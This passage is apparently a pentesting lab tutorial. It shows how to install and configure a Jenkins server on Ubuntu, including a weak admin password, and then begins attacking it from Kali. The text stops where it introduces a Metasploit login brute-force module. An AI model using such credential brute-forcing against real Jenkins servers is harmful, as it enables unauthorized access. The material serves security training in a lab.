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
JENKINS PENTESTING



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Overview

Jenkins is an open-source automation server used for continuous integration (CI) and continuous delivery (CD). It's built on Java and utilizes a scripting platform for automation. Jenkins automates tasks such as building, testing, and deployment in the software development lifecycle. This automation accelerates development cycles, enhances code quality, and streamlines releases. Key features include CI/CD pipelines, automated testing, integration with version control systems, extensibility via plugins, and robust monitoring and reporting capabilities.

Lab Setup

In this article, we are going to setup the Jenkins server on the ubuntu machine and obtain the remote code execution. Following are the machines:


Target Machine: Ubuntu (192.168.1.4)

Attacker Machine: Kali Linux (192.168.1.7)

Installation

For Jenkins to function, it necessitates the Java Runtime Environment (JRE). In this guide, we'll utilize OpenJDK to establish the Java environment. OpenJDK's development kit incorporates JRE within its framework.

```
apt install openjdk-11-jdk
```



At times, the default Ubuntu repository may lack the latest Jenkins version. Therefore, it is suggested opting for the project-maintained repository to access the most recent features and patches.

To integrate the Jenkins repository into the Ubuntu system, adhere to the following:

Begin by importing the GPG key to ensure package integrity.

```
sudo curl -fsSL https://pkg.jenkins.io/debian-stable/jenkins.io-2023.key | sudo tee /usr/share/keyrings/jenkins-keyring.asc > /dev/null
```

Following that, incorporate the Jenkins repository and append the authentication key to the source list using the command provided below:

```
sudo echo deb [signed-by=/usr/share/keyrings/jenkins-keyring.asc] https://pkg.jenkins.io/debian-stable binary/ | sudo tee /etc/apt/sources.list.d/jenkins.list > /dev/null
```

Now we can proceed with the Jenkins installation in the ubuntu machine.

```
apt install jenkins
```


```
root@ignite:~# apt install jenkins
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer req
  libflashrom1 libftdi1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  net-tools
The following NEW packages will be installed:
  jenkins net-tools
0 upgraded, 2 newly installed, 0 to remove and 4 not upgraded.
Need to get 91.6 MB of archives.
After this operation, 94.4 MB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 net-tools amd6
Get:2 https://pkg.jenkins.io/debian-stable binary/ jenkins 2.440.3 [91.4
67% [2 jenkins 65.5 MB/91.4 MB 72%]
Fetched 91.6 MB in 7min 2s (217 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 178436 files and directories currently installed.)
Preparing to unpack .../net-tools_1.60+git20181103.0eebece-1ubuntu5_amd64
Unpacking net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Selecting previously unselected package jenkins.
Preparing to unpack .../jenkins_2.440.3_all.deb ...
Unpacking jenkins (2.440.3) ...
Setting up net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Setting up jenkins (2.440.3) ...
Created symlink /etc/systemd/system/multi-user.target.wants/jenkins.servi
Processing triggers for man-db (2.10.2-1) ...
```

After installation is complete, Jenkins can be started using the following command:

```
systemctl start jenkins
```


Status can be checked using the following command:

```
systemctl status jenkins
```



Configuration

Post installation, Jenkins can be configured to run smoothly. By checking the service running on port 8080, the Jenkins server requires an **Administrator password**.




Password can be obtained by reading the content of the **initialAdminPassword** file.


```
cat /var/lib/Jenkins/secrets/initialAdminPassword
```

```
root@ignite:~# cat /var/lib/jenkins/secrets/initialAdminPassword
96a5973cad5f47e9838ebbe0ae03ac06
```


Select the **Install suggested plugins** to **Customize Jenkins** and proceed with the installation.



The final step requires the creation of **First Admin User** username and password. Here we are using the username as **raj** and password as **123**.




Finally, entering the URL to access the Jenkins Server. The URL can be entered as http://127.0.0.1:8080/ as we want to setup the server on the ubuntu machine.



Enumeration

After successfully installing and configuring the Jenkins server, we can start the exploitation using the kali machine. Starting with the enumeration, since at port 8080 the Jenkins Server is running in the ubuntu machine hence checking the port 8080. At port 8080 there is a Jenkins login page which requires credentials.



Exploitation using Metasploit Framework

Since the login page requires credentials, hence we can use the auxiliary available in the Metasploit framework to check for the valid username and password to login. The auxiliary which we will be using will require a **username** file and a **password** file.

